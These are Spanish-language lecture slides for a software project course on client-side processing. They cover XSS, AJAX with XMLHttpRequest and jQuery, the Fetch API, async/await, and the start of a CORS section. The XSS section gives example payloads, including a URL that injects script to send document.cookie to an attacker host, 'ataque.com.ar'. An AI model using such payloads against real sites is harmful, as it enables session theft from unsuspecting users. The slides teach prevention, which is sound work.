


# PROYECTO DE SOFTWARE

# SEGUIMOS CON EL PROCESAMIENTO EN EL CLIENTE



- Fuente: <https://roadmap.sh/frontend>

# TEMARIO

- Problemas de seguridad: XSS
- Peticiones asincrónicas: AJAX, Fetch API, Async/Await
- CORS


# PROBLEMAS DE SEGURIDAD

¿QUÉ ES XSS?

# XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malicioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando **una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos**.

# XSS



# XSS - CATEGORÍAS PRINCIPALES

- **Stored:** son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected:** son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)



# XSS - EJEMPLOS

```
http://sitio_vulnerable.com/index.html#name=<script>alert("Ataque!");</script>
```

```
http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='  
http://ataque.com.ar/xss.php?cookie='+document.cookie</script>
```

- Ver [http://localhost:5000/ejemplo\\_xss](http://localhost:5000/ejemplo_xss)

## XSS - ¿CÓMO EVITARLO?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las "", las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

## REFERENCIAS XSS

- <https://owasp.org/www-community/attacks/xss/>
- <https://flask.palletsprojects.com/en/2.2.x/security/>

# PETICIONES ASINCRÓNICAS

# **AJAX: ASYNCHRONOUS JAVASCRIPT + XML**


# AJAX

- NO es una tecnología, sino una combinación de varias tecnologías.
- AJAX incluye:
  - Presentación basada en estándares usando **HTML** y **CSS**;
  - Exhibición e interacción dinámicas usando **DOM**;
  - Intercambio y manipulación de datos usando **XML** y **XSLT**;
    - Nosotros usaremos JSON.
  - Recuperación de datos asincrónica usando **XMLHttpRequest**;
  - **JavaScript** como lenguaje de programación.

# AJAX

- Comenzó a ser popular a partir del año 2005, con Google Suggest.
- El objetivo es crear interfaces de usuario más amigables, similares a las de las PC de escritorio, sin afectar los tiempos y el esquema de navegación.
- **¡¡IMPORTANTE!!** El feedback al usuario.

# FUNCIONAMIENTO AJAX





## EL OBJETO XMLHTTPREQUEST

- Es un objeto que permite realizar requerimientos HTTP al servidor web desde cualquier lenguaje de script client-side SIN recargar la página.
- La especificación en Web Hypertext Application Technology Working Group (WHATWG).

## EL OBJETO XMLHTTPREQUEST (CONT.)

- Algunas propiedades...
  - **onreadystatechange**: manejador de evento para un cambio de estado.
  - **readyState**: el estado del objeto:
    - 0 = UNSENT
    - 1 = OPENED
    - 2 = HEADERS\_RECEIVED
    - 3 = LOADING
    - 4 = DONE
- A partir de Level 2 se definieron más eventos/manejadores

## EL OBJETO XMLHttpRequest (CONT.)

- Algunas propiedades (cont.)...
  - **responseText**: retorna la respuesta como texto.
  - **responseXML**: retorna la respuesta como XML que puede ser manipulado usando DOM.
- Algunos métodos...
  - **open("method", "URL", async, "uname", "pswd")**: especifica el método, URL y otros atributos opcionales del requerimiento:
    - El método puede ser "GET", "POST", o "PUT"
    - La URL puede ser una URL completa o relativa
    - El parámetro **async** especifica si el requerimiento debe ser manejado en forma asincrónica o no (true o false)

# EJEMPLOS UTILIZANDO XMLHTTPREQUEST (ASYNC)

- AJAX de la forma tradicional en forma asincrónica:

```
function buscarAsync() {
    xhr = new XMLHttpRequest();
    var param =
document.getElementById('interprete').value;
    var url = "http://localhost:5000/musicos?name=" +
escape(param);
    xhr.open("GET", url, true);
    xhr.onreadystatechange = cargoInfo;
    xhr.send();
}
function cargoInfo() {
    document.getElementById('readyState').textContent =
xhr.readyState ;
    document.getElementById('status').textContent =
xhr.status;
    if (xhr.readyState == 4)
    { if (xhr.status == 200) {
        rta_json = JSON.parse(xhr.responseText);
        if (rta_json.musician){
            document.getElementById('info').textContent =
rta_json.musician.description;
        }
        else {
            document.getElementById('info').textContent =
"No encontrado";
        }
    }
    }
```

```
    }  
  }  
  else alert("Algo anda mal");  
}  
}
```

- Ver [ejemplo ajax asincrónico](#)

## EJEMPLOS UTILIZANDO XMLHTTPREQUEST (SYNC)

- AJAX de la forma tradicional en forma sincrónica (DEPRECATED):

```
function buscarSync() {
    xhr = new XMLHttpRequest();
    var param =
document.getElementById('interprete').value;
    var url = "http://localhost:5000/musicos?name=" +
escape(param);
    xhr.open("GET", url , false);
    xhr.send();

    if (xhr.status == 200) {
        rta_json = JSON.parse(xhr.responseText);
        if (rta_json.musician){
            document.getElementById('info').textContent =
rta_json.musician.description;
        }
        else {
            document.getElementById('info').textContent =
"No encontrado";
        }
    }
}
```

- Ver [ejemplo ajax sincrónico](#)




# AJAX CON JQUERY



# ANTES HABLEMOS DE LIBRERÍAS/FRAMEWORKS JAVASCRIPT

- Contienen soluciones ya implementadas, sólo debemos usarlas.
- El objetivo es **simplificar el desarrollo**. Pero... **¡Hay muchas!**
- Todos los años aparecen nuevas. Ver artículo...
- Las más consultadas según Stackoverflow agrupadas en frameworks JS y smaller frameworks JS.



# LIBRERÍAS/Frameworks JAVASCRIPT

- Tendencias de JS en Github.
- Las librerías más utilizadas
- No todas con el mismo objetivo.
- Para desarrollo en los últimos años...





# ¿JQUERY EN LA ACTUALIDAD?

## Para desarrollos sencillos

- Aún actualmente, muy usada:  
[https://w3techs.com/technologies/overview/javascript\\_library/all](https://w3techs.com/technologies/overview/javascript_library/all)
- Atajos a las funciones de DOM:
  - `document.getElementById("p1")` vs. `$("#p1")`
  - `document.getElementsByTagName("p")` vs. `$("p")`
- JQuery usa los selectores CSS para acceder a los elementos:
  - `$("#p.intro")`: todos los elementos `<p>` con `class="intro"`.
  - `$(".intro")`: todos los elementos con `class="intro"`
  - `$("#p#demo")`: todos los elementos `<p>` `id="demo"`.
  - `$(this)`: el elemento actual
  - `$("#ul li:odd")`: los `<li>` impares dentro de `<ul>`

# JQUERY: AJAX

- Veamos un ejemplo de ajax con JQuery.


```
$.ajax({  
  url: '/ruta/hasta/pagina',  
  type: 'POST',  
  async: true,  
  data: 'parametro1=valor1&parametro2=valor2',  
  success: procesaRespuesta,  
  error: muestraError  
});
```

# FETCH API

- Introducidas en ECMAScript 2015(ES6).
- La API Fetch proporciona una interfaz para recuperar recursos.
- Fetch ofrece una definición genérica de los objetos **Request** y **Response**.
- El método **fetch()** toma un argumento obligatorio, la ruta de acceso al recurso que desea recuperar.
- Devuelve una **Promise** que resuelve en **Response** a esa petición, sea o no correcta.
- Es el reemplazo natural del objeto **XMLHttpRequest**.

# PROMESAS JS


Una **Promise** es un objeto que representa la eventual finalización o falla de una operación asíncrona.  
(Ref. Promise)





# FETCH API

- En `fetch()` las **promises** pueden encadenarse utilizando varios `.then()` y un `.catch()` si alguna promise falla, permitiendo establecer lógica entre varios requerimientos.





# FETCH API

- Veamos un ejemplo: [http://localhost:5000/ejemplo\\_ajax\\_fetch](http://localhost:5000/ejemplo_ajax_fetch)

```
function checkStatus(response) {
  if (response.status >= 200 && response.status < 300) {
    return Promise.resolve(response)
  } else {
    return Promise.reject(new
Error(response.statusText))
  }
}

function parseJson(response) {
  return response.json()
}

function buscarFetch(){
  fetch('http://localhost:5000/all_musicos')
    .then(checkStatus)
    .then(parseJson)
    .then(function(data) {
      console.log('Request succeeded with JSON
response', data);
      document.getElementById('info').textContent =
JSON.stringify(data.musician);
    }).catch(function(error) {
      console.log('Request failed', error);
      document.getElementById('error').textContent =
error;
    });
}
```

```
}  
  });
```

- Referencia [Api Fetch](#)

# FUNCIONES ASYNC

- Introducidas en ECMAScript 2017(ES8), las funciones **async** facilitan trabajar con promesas.
- Define una función **asincrónica** que utiliza una **Promise** para retornar su resultado.

# OPERADOR AWAIT

- El operador **await** es utilizado para esperar por un **Promise**.
- Sólo puede ser utilizada dentro de una función **async**.
- Causa que la función **async** quede **pausada** hasta que la promesa se resuelva.

## EJEMPLO ASYNC/AWAIT CON FETCH

- Veamos un ejemplo: [http://localhost:5000/ejemplo\\_ajax\\_async\\_await](http://localhost:5000/ejemplo_ajax_async_await)

```
async function getPostsAsync()
{
  let response = await
fetch(`https://jsonplaceholder.typicode.com/posts`);
  let data = await response.json()
  document.getElementById('info').textContent =
JSON.stringify(data);
}
```

- Referencia [async](#) y [await](#).


**¿ALGUNO SABE QUÉ ES CORS?**



# CORS

